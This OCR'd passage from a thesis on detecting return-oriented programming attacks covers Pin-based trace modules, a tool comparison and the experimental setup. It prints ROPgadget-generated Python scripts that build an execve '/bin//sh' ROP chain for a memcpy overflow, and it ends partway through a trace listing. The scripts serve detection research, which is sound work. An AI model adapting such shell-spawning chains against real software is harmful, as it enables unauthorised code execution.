

New Instruction
1
- Inspect the current context
- Identify the concerned thread
2
Inspect the opcode of the instruction
3
The instruction is RET
4.1
Yes
No
- Save the instructions counter
- Start a new counter
5.1
Update the trace
6
The instruction is CALL, JMP, JB, JA ... (branshing instruction)
4.2
Yes
No
- Reset the instructions counter
5.2
Increment the instructions counter
4.3

Figure 4.10 Trace generator : Executed instructions between two Ret

As shown in Figure 4.10, step (1) consists on staying idle until the execution of a new instruction, whenever an instruction is executed, the module identifies the thread in question using the unique thread ID (2).

During step (3), the module inspects the instruction's opcode. If the instruction being executed is Ret (4.1), the module saves the value of the instruction counter and starts a new one (5.1). The previously saved counter is stored in the execution trace during the 6th step.

If the opcode corresponds to a branching instruction (4.2), e.g., Call, Jmp, Ja, Jb or Je, the module resets the counter to zero without updating the trace (5.2). Resetting this counter each time a branching instruction is executed, is an important process as gadgets are not supposed to contain any branching instruction[49].

If the opcode of the executed instruction does not match either Ret or any branching instruction, the module increments the instruction counter (4.3), then remains unresponsive until the execution of the next instruction.

Regarding the Trace analyzer, the main logic consists on performing the verification proposed by the second indicator. More specifically, making sure that the number of the executed instructions between two consecutive Ret is higher than five. If it is smaller than five, then it shouldn't stay that way for more than three consecutive Ret.

Figure 4.11 describes the different steps performed by the trace analyzer. Step (1) consists on waiting for a new trace update. Step (2) consists on checking the updated trace and making sure that the number of the executed instructions between the last two Ret is higher than five. If not, the module increments the number of the suspected gadgets (3). During step (4), the module makes sure that the total number of the consecutive suspected gadgets is less than three. If not, it raises an alert about ROP attack being executed (5).



Trace updated
1
No
Is the number of the executed instructions smaller than 5
2
Yes
Increment the counter of the suspected gadgets
3
No
Is the number of the suspected gadgets higher than 3
4
Yes
ROP attack detected
5

Figure 4.11 Trace analyzer : Executed instructions between two Ret

4.3.4 Trace generator : Instruction pointer variation

The third version of the Trace generator is designed to study the third proposed indicator. This indicator focuses on studying the variation of the instruction pointer with the goal of identifying any unusual patterns to related the execution of ROP attacks. However, the indicator is not defining any specific patterns, therefore, it is not possible to architect a Trace analyzer module for this indicator. At this stage, the analysis process could be achieved manually, by inspecting the generated traces and trying to identify any possible patterns that may be linked to the execution of ROP attacks.

This version of the Trace generator monitors the variation of the instruction pointer, extracts the address of every executed instruction then saves it in an execution trace for later analysis. This module also generates a separated trace for each thread. Figure 4.12 presents the previously described logic.



New Instruction
1
- Inspect the current context
- Identify the concerned thread
2
Extract the instruction's address
3
Update the traces
4

Figure 4.12 Trace generator : Instruction pointer variation

CHAPTER 5 THE PROOF OF CONCEPT

5.1 INTRODUCTION

This chapter aims to introduce the Proof of Concept (PoC) performed during this research work. This PoC was realized with the goal of evaluating the correctness of our hypothesis and testing the effectiveness of the three proposed indicators, the proposed measurement technique and the proposed implementation technology (Pin framework).

The first part of this chapter aims to introduce the reasons behind choosing the implementation technology as well as the experimental logic and setup. This part provides a detailed description of the main concept of the experiments as well as the data used during the PoC. This data represents the experimental input, and it could be categorized into two categories : the legitimate executions and the malicious executions. During the experiments, a set of tools was developed to perform some specific tasks such as the auto-generation of ROP attacks or the auto-repetition of the experiment with different data. A detailed description of these tools is also included in the first part of this chapter.

The second part of this chapter takes care of summarizing and listing the results of the experimental phase. The results of each indicator were summarized in two main tables. The first table describes the results obtained after launching the 730 ROP attacks while the second table summarizes the experimental results collected after running the legitimate executions. A summary of the false positive and negative rates of each indicator was also presented in this part.

The last part of this chapter aims to analyze and discuss the obtained results. The most important observations and findings are commented and detailed in this part. The false positive rate, the false negative rate, the confusion matrix, the accuracy and the error rate were also analyzed and discussed in this part. The possible causes of the false positive alerts and the false negative alerts are also discussed in this part.

5.1.1 The implementation technology

Previously in Section 4.2 we presented our proposed indicators and explained the logic behind them. We also explained how each one of them has to measure some specific run-time variables and we proposed a possible measurement technique for each one of them. It was also shown that these measurement techniques require the access to some critical run-time variables with a high frequency (whenever an instruction executes).

Accessing such critical data with this frequency at run-time is not an easy task, hence the need for an exploitative phase before choosing the suitable technology to implement our measurement techniques. We considered three possible technologies that may be able to implement the needed tasks, and we performed an exploitative phase during which we were able to have a better idea about their performance as well as their effectiveness and ability to extract the needed data with the needed frequency.

The first explored technique was the multipurpose debugger proposed by Microsoft, known as "WinDBG"[36]. More specifically, we wanted to take advantage of the "Trace and Watch utility" presented in WinDBG. This utility can trace the execution flow and extract information at the instruction level. It consists of a multi-debugging process, during which the debugger disassembles the currently executed function and places breakpoints on each Call/Ret inside this function. If the execution hits one of these breakpoints, the debugger disassembles the called function and places the needed breakpoints. By repeating this process recursively, WinDBG becomes able to extract all the needed information (e.g. instruction's opcode and function's name).

During the exploitative phase, we have discovered several limitations of this solution. One of the main limitations was the huge overhead introduced during the debugging process. Another noteworthy limitation was related to the fact that WinDBG needs the PDB files [1] of the analyzed program which is not always available.

The second explored technology was a hardware-based solution. This was the new feature introduced in recent processors and known as "Last Branch Recording (LBR)"[25]. LBR was previously introduced in Subsection 3.4.2 during the analysis of KBouncer. When this feature is enabled, the CPU records the information about the last executed branching operations in

1. these files are generated from the program's source code. They are usually generated during the compilation process.

special registers named "MSRs". Among the logged information we can find the destination address and the source address as well as the branching instruction (e.g. Jump, Call and Ret). This logging process is performed simultaneously while executing the program without causing any considerable slowdown. However, there still is some performance penalty for reading these MSRs.

Our exploitative phase revealed that we could not rely on such technology to implement the needed measurement techniques because of the discovered limitations. The most critical limitations are related to the quantity and the quality of the provided information. More specifically, an LBR stack is limited to only 16 entries (only the last 16 branching operations are recorded) and it can be configured to only track specific types of branches. Another significant limitation is related to the fact that LBR can only be activated and accessed from kernel mode, this may not cause a problem for a research work but it can be considered as a significant disadvantage if the solution is meant to serve an end user.

The third and the last explored technology was the Dynamic Binary Instrumentation (DBI). More specifically, we explored a lightweight Dynamic Binary Instrumentation framework known as “Pin”[39]. DBI was introduced previously in Section 3.3 when we reviewed the solutions that rely on such techniques to analyze the malicious behaviour of ROP attacks. DBI is a method used to analyze the behaviour of a binary application at run-time. This analysis is performed through the injection of some instrumentation code inside the program. The injected code executes as part of the program.

Pin is known to be one of the most flexible binary instrumentation frameworks as it offers the ability to instrument the program at three different stages : Source code, Static executable level (before execution), Dynamic executable level (during the execution). Furthermore, Pin is capable of performing the instrumentation at four different levels : instruction level, the basic block level, the routine level and the image level.

Our exploitative phase revealed more important advantages of Pin such as the Multiplatform support which allows the use of Pin not only in different OS’s like Windows, Linux, OSX, Android or IOS but also in different architectures like IA-32 and Intel64. However, Pin also has some drawbacks such as the considerable overhead introduced when the instruction level granularity is activated. Table 5.1 compares the explored technologies and summarizes the discovered facts during this exploitative phase.

Table 5.1 Technology comparison

Technology	Ease of use	Overhead introduced	Supported platforms	Information extracted	Source code information	Flexibility
WindDBG	- Easy	- Huge Overhead	- Only for Windows	- Nearly all run-time variables	- Needs PDB files	- Kernel level activation
Last branch Records	- Easy	- Unremarkable Overhead	- Only Intel processors	- Only the last 16 branching operations are recorded - Only a specific breaching types are recorded	- does not need access to any extra information	- Kernel level activation
Dynamic Binary Instrumentation	- Easy	- Considerable overhead	- Multiplatform	- Nearly all run-time variables	- does not need access to any extra information	- Different levels of instrumentation - Different stages of instrumentatio

As shown in Table 5.1, it is impossible to rely on Windbg to implement our solution, first because it introduces an unacceptable overhead and second because it requires the access to the source code of the targeted program which could be unavailable in the majority of cases.

The exploitative phase revealed some critical limitations in LBR. The information extracted is limited quantitatively and qualitatively, LBR is capable of only inspecting the last 16 branches (this number can vary depending on the CPU generation but still always smaller than 32 which is in Skylake CPUs), furthermore, LBR can not inspect all types of branching operations, hence the qualitative limitation. Given these limitations, LBR can not be used to implement our solution.

The facts discovered during the exploitative phase and presented in Table 5.1, prove that the best technology to implement our proposed measurement techniques would be Pin. Pin was the most flexible technology that we explored, it offers different stages and levels of instrumentation, it does not require the access to any side information such as source code or PDB files, it allows the inspection of any run-time variable and it is a multi-platform solution that could be used in different OS's and architectures. Based on the previously described advantages, we decided to rely on Pin framework in order to implement the main functionalists of the proposed solution.

5.2 EXPERIMENTAL LOGIC & SETUP

The effectiveness of the proposed solution should be proved experimentally, this could be done by running ROP attacks against the vulnerable program and verifying whether the proposed indicators were able to detect these attacks or not. This kind of experiments can only reveal the false negative rate of the proposed solution. In order to have an idea about the false positive rate, we performed the same experiments again using legitimate executions instead of the malicious ones.

Specifically, the first step of this experimental phase is to apply the measurement technique described in Section 4.3 while attacking the vulnerable program. The used attacks were generated automatically using our developed tool, this tool is detailed in Subsection 5.2.2. The second step consists on performing the same experiments using the legitimate executions instead of the malicious ones. The list of the legitimate programs/executions is described in Subsection 5.2.1.

For each indicator, the experiment was repeated 1000 times using different executions, 730 are the malicious ROP attacks executed against the vulnerable program, and 270 are the legitimate programs with no ROP attacks. In order to facilitate the task of repeating these experiments, an automatization tool has been developed, this tool is described in 5.2.3.

The first versions of the Trace generator and the Trace analyzer (Subsection 4.3.2), were implemented and used to study the "Ret/Call parity" indicator. The second versions of these modules (Subsection 4.3.3), were implemented and used to study the indicator that focuses on studying the executed instructions between two consecutive "Ret". The third version of the Trace generator was used to generate the execution traces for the indicator that studies the Instruction pointer variation, at this stage, there is no trace analyzer for this indicator. The implementation of these modules respects the architectures detailed in Figure 4.7 and relies on the technology chosen in Subsection 5.1.1.

5.2.1 The legitimate executions


In order to be able to calculate the false positive rate, the proposed indicators should be tested while running legitimate programs. To do so, we prepared a list of 270 executions composed of different Linux programs with different parameters. All these legitimate programs were collected from Kali2.0 OS (Debian Jessie OS, kernel version of 4.0.0). More specifically these programs were collected from the standard directory "/bin". By default, this directory usually contains the needed binaries to ensure the minimal functionality of the system. The full list of the used programs and their parameters is presented in the Appendix A.

5.2.2 The malicious executions & The automated generation of ROP attacks

In order to provide enough ROP attacks during this experimental phase, we developed a Python tool named “Auto-rop-generation-module”[38]. This module was built based on ROPgadget[46], which is a well known software usually used by hackers/pen-testers to search for gadgets inside binaries and link them to build the ROP chain.

We modified the source code of ROPgadget in order to automatically generate several ROP chains from the same binary, specifically, to generate a set of 730 ROP chains. The process of generating new ROP attacks using this tool is described in Figure 5.1. As shown in this figure, the tool starts by using ROPgadget to generate the first ROP chain. The second step is to inspect every gadget in this chain and locate all similar gadgets. In other words, for each gadget in the main chain, we try to find the list of gadgets that can replace it.

The list of the newly discovered gadgets can be used to replace the original gadgets in the main chain and build a new ROP chain. By generating all the possible combinations of these gadgets, we were able to provide enough ROP attacks for the experimental phase. Figure 5.1 describes the previously described logic used to generate these attacks. The main limitation of this process is that the generated attacks are performing the same computational operations, however, the ROP chains are completely different as they use different gadgets located in different addresses.



```
#!/usr/bin/env python2
# execve ROP chain

from struct import pack
# Padding goes here
p = 'A'*260
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d5604) # @ .data
p += pack('<I', 0x08051644) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d5608) # @ .data + 4
p += pack('<I', 0x08051644) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x08048e53) # xor eax, eax ; ret
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08048139) # pop ebx ; ret
p += pack('<I', 0x080d5604) # @ .data
p += pack('<I', 0x080784b0) # pop ecx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x08048e53) # xor eax, eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x080481e4) # int 0x80
print p
```

```
#!/usr/bin/env python2
# execve ROP chain

from struct import pack
# Padding goes here
p = 'A'*260
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d5604) # @ .data
p += pack('<I', 0x08051644) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d5608) # @ .data + 4
p += pack('<I', 0x08051664) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x08048e53) # xor eax, eax ; ret
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08048139) # pop ebx ; ret
p += pack('<I', 0x080d5604) # @ .data
p += pack('<I', 0x080784b0) # pop ecx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x08048e53) # xor eax, eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x08068c61) # inc eax ; ret
p += pack('<I', 0x080481e4) # int 0x80
print p
```

Figure 5.1 ROP auto-generation logic

It is also important to mention that we used two different sources to extract the new gadgets : the program's code (Code Segment) and the well-known C library "Libc" which is loaded by the vulnerable program. By doing so, we guarantee better diversity in the malicious sampling set.

The generated attacks should be executed against a vulnerable program. Therefore, a simple vulnerable C program has been proposed, this program performs some random computational operations using some C functions. Among these functions, there is the well known "memcpy", which copies the input to a memory destination without doing bounds checking. First, memcpy reads the input, and then it saves it into a destination buffer. The typical exploitation technique consists on providing a large input for this function, larger than the destination buffer size. The large input will exceed the buffer's bounds and overwrite adjacent information such as function's return address.

5.2.3 The automatisation tool

This tool[38] was built in order to facilitate the task of repeating these experiments with different inputs. It allows the coordination between the four main modules : the Input preparator, the Trace generator, the Trace analyzer and the Auto-rop-generation-module. The tool was built using Python 2.7. Figure 5.2 illustrates the logic of this module.




1
Trigger the Input preparator
(Instrement & Run the binary)
2
Trigger the trace generator
3
Trigger the trace analyzer
4
Build a new ROP chain
(Only while studying the malicious behaviour)

Figure 5.2 Automatisation module

5.3 EXPERIMENTAL RESULTS

5.3.1 Results of the first indicator : Ret/Call parity analysis

As discussed, the experiment was performed against two types of executions : Malicious and legitimate. The trace generator took care of generating the traces and the trace analyzer analyzed them in order to decide whether a ROP attack is being executed or not. The left side of Figure 5.3 shows an example of a legitimate trace generated by our trace generator. The same trace was regenerated while performing a ROP attack (the right side of Figure 5.3), as we can see in the right side of Figure 5.3, when a ROP attack is triggered, the number of the executed Ret is becoming higher than the number of the executed Call, for that reason, it was flagged as malicious by our trace analyzer module.



```
RET count : 101 CALL count : 110 Current Opcode : RET_NEAR/687
RET count : 102 CALL count : 110 Current Opcode : RET_NEAR/687
RET count : 104 CALL count : 110 Current Opcode : CALL_NEAR/67
RET count : 104 CALL count : 110 Current Opcode : RET_NEAR/687
